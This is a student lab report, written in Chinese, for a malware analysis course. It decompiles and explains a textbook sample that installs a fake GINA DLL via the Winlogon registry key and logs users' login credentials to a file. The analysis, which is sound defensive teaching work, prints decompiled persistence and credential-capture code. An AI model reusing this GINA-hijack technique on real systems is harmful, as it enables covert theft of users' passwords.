

# 南开大学

## 恶意代码分析与防治技术课程实验报告

### 实验11



学院：网络空间安全学院

专业：信息安全

学号：2113997

姓名：齐明杰

班级：信安2班

## 1 实验目的

完成课本Lab11的实验内容，编写Yara规则，并尝试IDA Python的自动化分析

## 2 实验原理

本章节涉及对恶意软件特别是后门和Rootkit的深入分析。实验原理部分旨在解释这些恶意软件的工作原理和检测方法。

### 2.1 后门 (Backdoor)

后门是一种恶意软件，允许攻击者绕过正常的认证过程，远程访问受感染的系统。后门可以以多种形式存在，包括但不限于：

- **固定Shell后门**：通过在受害者系统中植入一个固定的命令行界面，攻击者可以远程执行命令。
- **系统级Rootkit**：通过修改系统核心组件，例如GINA（Graphical Identification and Authentication）模块，以获取系统权限并隐藏其存在。

在本实验中，我们通过实际分析一个简单的后门样本，探讨了如何通过网络流量分析和系统日志审查来检测后门的存在。此外，我们还探索了加固措施，如使用复杂密码和多因素认证来减少后门的风险。

### 2.2 Rootkit分析

Rootkit是设计用来隐藏自身和其他恶意软件存在的工具集。它们可以在系统启动过程中加载，从而在系统运行时控制关键的操作系统功能。Rootkit类型包括：

- **IAT Hook Rootkits**：通过修改进程的导入地址表（Import Address Table, IAT），拦截和替换系统调用。
- **Inline Hook Rootkits**：通过直接修改代码本身来改变函数的执行流程。

实验中，我们分析了Rootkit如何影响系统的正常操作，并讨论了通过行为分析和系统完整性验证来识别Rootkit活动的方法。通过这些技术，我们可以检测到即使是高度隐藏的Rootkit。

### 2.3 Windows特有的恶意软件技术

Windows操作系统因其广泛的使用而成为恶意软件的主要目标。本实验重点分析了两种常见的恶意技术：

- **Windows服务劫持**：通过替换或修改Windows服务来执行恶意代码。
- **DLL劫持**：利用Windows搜索和加载动态链接库（DLL）的方式，来插入恶意DLL。

通过分析这些技术的实际案例，我们理解了它们是如何操作的，并讨论了使用安全配置、访问控制和适时的系统更新来阻止这些攻击的方法。


### 3 实验过程

对于每个实验样本，将采用先分析，后答题的流程。

#### 3.1 Lab11-01.exe


- 静态分析

使用exeinfoPE查看加壳：




无加壳。

我们打开 **Pestudio** 进行基本静态分析，查看其导入表和字符串：



代码使用了 **RegSetValueExA**，**RegCreateKeyExA**，极有可能对注册表进行修改，创建键值等，使用了 **LoadResource**，**SizeofResource** 等函数，其资源节或许暗藏玄机。



其字符串出现了 `gina.dll`，`SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon`，这给我们作出了重要的提示，代码可能进行以下行为：

### 1. 自定义GINA替换：

- `gina.dll` 是Windows XP及之前版本中用于图形标识和认证的标准动态链接库。如果恶意软件样本包含 `gina.dll`，它可能意图替换标准的GINA组件，来控制用户登录过程。自定义或被替换的GINA允许攻击者捕获用户凭证或在登录过程中执行额外的恶意活动。

### 2. 注册表启动项修改：

- `SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon` 注册表键是Windows操作系统中控制登录过程的关键路径。恶意软件可能会修改这个注册表键中的值来改变Winlogon行为，比如添加自动执行项，使得恶意代码在每次用户登录时执行。


### 3. 持久性机制：

- 通过修改 `Winlogon` 注册表键，恶意软件能够确保其持久性，即使在系统重启之后也能自动运行。这是因为Winlogon进程在用户登录时总是会被执行。


#### 4. 凭证窃取:

- 通过替换或挂钩GINA，恶意软件可以在用户登录时捕获用户名和密码，并将它们发送到攻击者。

打开procmon，设置过滤器:



然后运行Lab11-01.exe，可以发现它创建了msgina32.dll，并写入了注册表键值:



接下来打开IDA对其进行分析:

将exe拖入IDA进行分析，进入main函数:

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     HMODULE hModule; // [esp+Ch] [ebp-11Ch]
4     CHAR Filename[272]; // [esp+10h] [ebp-118h] BYREF
5     char *v6; // [esp+120h] [ebp-8h]
6     int v7; // [esp+124h] [ebp-4h]
7
8     v7 = 0;
9     hModule = GetModuleHandleA(0);
10    memset(Filename, 0, 270);
11    v7 = sub_401080(hModule);
```

```

12  GetModuleFileNameA(0, Filename, 0x10Eu);
13  v6 = strrchr(Filename, 92);
14  *v6 = 0;
15  strcat(Filename, "\\msgina32.dll");
16  sub_401000((BYTE *)Filename, 0x104u);
17  return 0;
18 }

```

- **功能：**这是程序的入口点。它首先获取模块句柄，清空一个文件名字符串，然后执行一系列操作。

- **关键步骤**

- 获取当前模块句柄。
- 将文件名字符串清零。
- 调用 `sub_401080` 函数。
- 获取当前模块的文件名，然后修改它以指向一个名为 "msgina32.dll" 的新文件。
- 调用 `sub_401000`。

```

1  int __cdecl sub_401000(BYTE *lpData, DWORD cbData)
2  {
3      HKEY v2; // ecx
4      HKEY phkResult; // [esp+0h] [ebp-4h] BYREF
5
6      phkResult = v2;
7      if ( RegCreateKeyExA(
8          HKEY_LOCAL_MACHINE,
9          "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon",
10         0,
11         0,
12         0,
13         0xF003Fu,
14         0,
15         &phkResult,
16         0) )
17      {
18          return 1;
19      }
20      if ( RegSetValueExA(phkResult, "GinaDLL", 0, 1u, lpData, cbData) )
21      {
22          CloseHandle(phkResult);
23          return 1;
24      }
25      else
26      {
27          sub_401299("RI\\n", phkResult);
28          CloseHandle(phkResult);

```

```

29     return 0;
30 }
31 }

```

- **功能：**这个函数似乎用于修改注册表，特别是与 Windows 登录有关的部分。

- **关键步骤**

- 尝试创建或打开一个注册表键 ("SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon") 。
- 设置一个名为 "GinaDLL" 的值，可能用于替换或修改默认的 GINA（图形标识和认证）。
- 调用 `sub_401299` 函数来打印信息。

```

1 LPVOID __cdecl sub_401080(HMODULE hModule)
2 {
3     int v2; // [esp+0h] [ebp-20h]
4     HGLOBAL hResData; // [esp+8h] [ebp-18h]
5     HRSRC hResInfo; // [esp+Ch] [ebp-14h]
6     DWORD dwSize; // [esp+10h] [ebp-10h]
7     LPVOID v6; // [esp+14h] [ebp-Ch]
8     void *Buffer; // [esp+18h] [ebp-8h]
9     FILE *Stream; // [esp+1Ch] [ebp-4h]
10
11     v6 = 0;
12     if ( !hModule )
13         return 0;
14     hResInfo = FindResourceA(hModule, lpName, lpType);
15     if ( !hResInfo )
16         return 0;
17     hResData = LoadResource(hModule, hResInfo);
18     if ( hResData )
19     {
20         Buffer = LockResource(hResData);
21         if ( Buffer )
22         {
23             dwSize = SizeofResource(hModule, hResInfo);
24             if ( dwSize )
25             {
26                 v6 = VirtualAlloc(0, dwSize, 0x1000u, 4u);
27                 if ( v6 )
28                 {
29                     qmemcpy(v6, Buffer, dwSize);
30                     Stream = fopen("msgina32.dll", "wb");
31                     fwrite(Buffer, 1u, dwSize, Stream);
32                     fclose(Stream);
33                     sub_401299((int)"DR\n", v2);

```



```

34     }
35 }
36 }
37 }
38 FreeResource(hResInfo);
39 return v6;
40 }



```


- **功能：**这个函数似乎用于从资源中提取数据，并将其保存为 "msgina32.dll"。
- **关键步骤**

- 查找并加载资源。
- 锁定资源并获取其大小。
- 将资源内容复制到新分配的内存。
- 将资源内容写入 "msgina32.dll" 文件。
- 调用 `sub_401299` 来打印信息。

综上所述，该exe仅仅是msgina32.dll的安装器，接下来重点分析dll。

使用pestudio对 `msgina32.dll`，进行基本静态分析：





在导入表，可以看见其对注册表有进行操作，其导出表存在许多以Wlx为开头的导出函数，这是因为GINA需要这个开头的函数，故GINA拦截的恶意代码必须包含这些函数。

### 进入IDA分析DLLmain:

```

1  BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID
   lpvReserved)
2  {
3      WCHAR Buffer[260]; // [esp+0h] [ebp-208h] BYREF
4
5      if ( fdwReason == 1 )
6      {
7          DisableThreadLibraryCalls(hinstDLL);
8          hModule = hinstDLL;
9          GetSystemDirectoryW(Buffer, 0x104u);
10         lstrcatW(Buffer, L"\\MSGina");
11         hLibModule = LoadLibraryW(Buffer);
12         return hLibModule != 0;
13     }
14     else
15     {
16         if ( !fdwReason )
17         {
18             if ( hLibModule )
19                 FreeLibrary(hLibModule);
20         }
21         return 1;
22     }
23 }

```

#### • 功能:


- 当 `fdwReason == 1` (DLL\_PROCESS\_ATTACH) 时

- `DisableThreadLibraryCalls(hinstDLL)`: 禁用对 DLL 的线程附加和脱离调用, 这通常是为了减少开销。
  - `GetSystemDirectoryW(Buffer, 0x104u)`: 获取系统目录的路径。
  - `lstrcatW(Buffer, L"\\MSGina")`: 在系统目录路径后拼接 "\\MSGina", 形成新的路径。
  - `LoadLibraryW(Buffer)`: 尝试加载指定路径的库。这里的关键是它试图加载一个名为 "MSGina" 的库, 这可能是一个用于替换或模拟系统的正常 "msgina.dll" 的恶意库。
- 当 `fdwReason == 0` (DLL\_PROCESS\_DETACH) 时
- 如果 `hLibModule` 非空, 则调用 `FreeLibrary(hLibModule)` 释放之前加载的库。

### • 返回值:

- 在处理 `DLL_PROCESS_ATTACH` 时, 如果 `LoadLibraryW` 调用成功, 则返回 `TRUE`, 否则返回 `FALSE`。
- 在处理 `DLL_PROCESS_DETACH` 时, 始终返回 `TRUE`。

它还存在许多函数, 其中一个 `gina_1`:



它调用了 `sub10001000` 来获取一个函数指针, 我们进入这个函数查看:

```


1 FARPROC __stdcall sub_10001000(LPCSTR lpProcName)
2 {
3     FARPROC result; // eax
4     CHAR v2[16]; // [esp+4h] [ebp-10h] BYREF
5
6     result = GetProcAddress(hLibModule, lpProcName);
7     if ( !result )
8     {
9         if ( !((unsigned int)lpProcName >> 16) )
10             wsprintfA(v2, "%d", lpProcName);
11         ExitProcess(0xFFFFFFFF);
12     }
13     return result;
14 }

```

由于 `hLibModule` 是 `msgina.dll` 的句柄, 因此这个函数将解析 `msgina` 中的函数, 通过参数来控制函数偏移, 解析成功则直接返回这个函数的地址。

那么大部分导出函数实际上只是直接跳转到msgina对应的函数。

但 `WlxLoggedOutSAS` 函数却不同，它包括了额外的代码：



```
1 int __stdcall WlxLoggedOutSAS(  
2     PVOID pWlxContext,  
3     DWORD dwSasType,  
4     PLUID pAuthenticationId,  
5     PSID pLogonSid,  
6     PDWORD pdwOptions,  
7     PHANDLE phToken,  
8     PWLX_MPR_NOTIFY_INFO pNprNotifyInfo,  
9     PVOID *pProfile)  
10 {  
11     int (__stdcall *v8)(PVOID, DWORD, PLUID, PSID, PDWORD, PHANDLE, PWLX_MPR_NOTIFY_INFO, PVOID *); // edi  
12     int v9; // edi  
13  
14     v8 = (int (__stdcall *))(PVOID, DWORD, PLUID, PSID, PDWORD, PHANDLE, PWLX_MPR_NOTIFY_INFO, PVOID *)sub_10001000("WlxLoggedOutSAS");  
15     operator new(0x64u);  
16     v9 = v8(pWlxContext, dwSasType, pAuthenticationId, pLogonSid, pdwOptions, phToken, pNprNotifyInfo, pProfile);  
17     if (v9 == 1 && pNprNotifyInfo->pszUserName) {  
18         sub_10001570(0, L"UN %s DM %s PW %s OLD %s", (char)pNprNotifyInfo->pszUserName);  
19     }  
20     return v9;  
}
```

它调用了 `sub_10001570`，这个函数看起来像是窃取登录凭证的函数。

#### • 功能：

- `vsnwprintf(Buffer, 0x800u, Format, va)`：使用可变参数列表格式化一个字符串，并将其存储在 `Buffer` 中。
- `wfopen(L"msutil32.sys", "a")`：打开或创建一个名为 `"msutil32.sys"` 的文件，用于追加写入。
- `wstrtime(v7)` 和 `wstrdate(v8)`：这些函数可能用于获取当前时间和日期，然后将它们格式化为字符串。
- `fwprintf(v3, L"%s %s - %s ", v4, v5, Buffer)`：将日期、时间和前面格式化的日志信息写入文件。
- `FormatMessageW` 和 `fwprintf(v3, L"ErrorCode:%d ErrorMessage:%s. \n", dwMessageId, *(_DWORD *)v6)`：如果提供了消息 ID，将错误代码和对应的消息写入文件。
- `fclose(v3)`：关闭文件。

#### • 分析：

- 这个函数的主要作用是将格式化的日志信息写入到 `"msutil32.sys"` 文件。考虑到它是在 `WlxLoggedOutSAS` 中被调用的，特别是在检查到用户名存在的情况下，这可能是用于记录用户登录信息的。

因此，`msutil32.sys`并不是一个驱动文件，它是恶意代码用来存储记录的日志文件。

因此可以得出结论：

**Lab11-1 是一个设计精巧的 GINA (Graphical Identification and Authentication) 拦截恶意代码的安装器。这个恶意程序的主要目的是在受影响的系统中释放并安装一个特制的 DLL 文件。此 DLL 文件被配置为在系统重启后激活，从而开始其恶意操作。关键的恶意行为包括在用户登录过程中秘密窃取凭证信息。**

至此分析完毕。

- Q1: 这个恶意代码向磁盘释放了什么?

恶意代码从TGAD资源节提取出文件msgina32.dll, 然后将其释放到硬盘上。

- Q2: 这个恶意代码如何进行驻留?

为了让msgina32.dll作为GINA DLL安装, 恶意代码将自己添加到注册表HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon\GINADLL中, 这使得系统重启之后, msgina32.dll就会被加载。

- Q3: 这个恶意代码如何窃取用户登录凭证?

恶意代码用GINA拦截窃取用户登录凭证。msgina32.dll能够拦截所有提交到系统认证的用户登录凭证。

- Q4: 这个恶意代码对窃取的证书做了什么处理?

恶意代码将被盗窃的登录凭证记到%SystemRoot%\System32\msutil32.sys中, 包括用户名、域名称、密码、时间戳都将被记录到该文件。


- Q5: 如何在你的测试环境让这个恶意代码获得用户登录凭证?

释放并且安装恶意代码后, 必须重启系统才能启动GINA拦截, 并且仅当用户注销时恶意代码才会记录登录凭证, 所以注销然后再登录系统, 就能看到日志文件的登录凭证。

## 3.2 Lab11-02.dll


- 静态分析

使用exeinfoPE查看加壳:



无加壳。

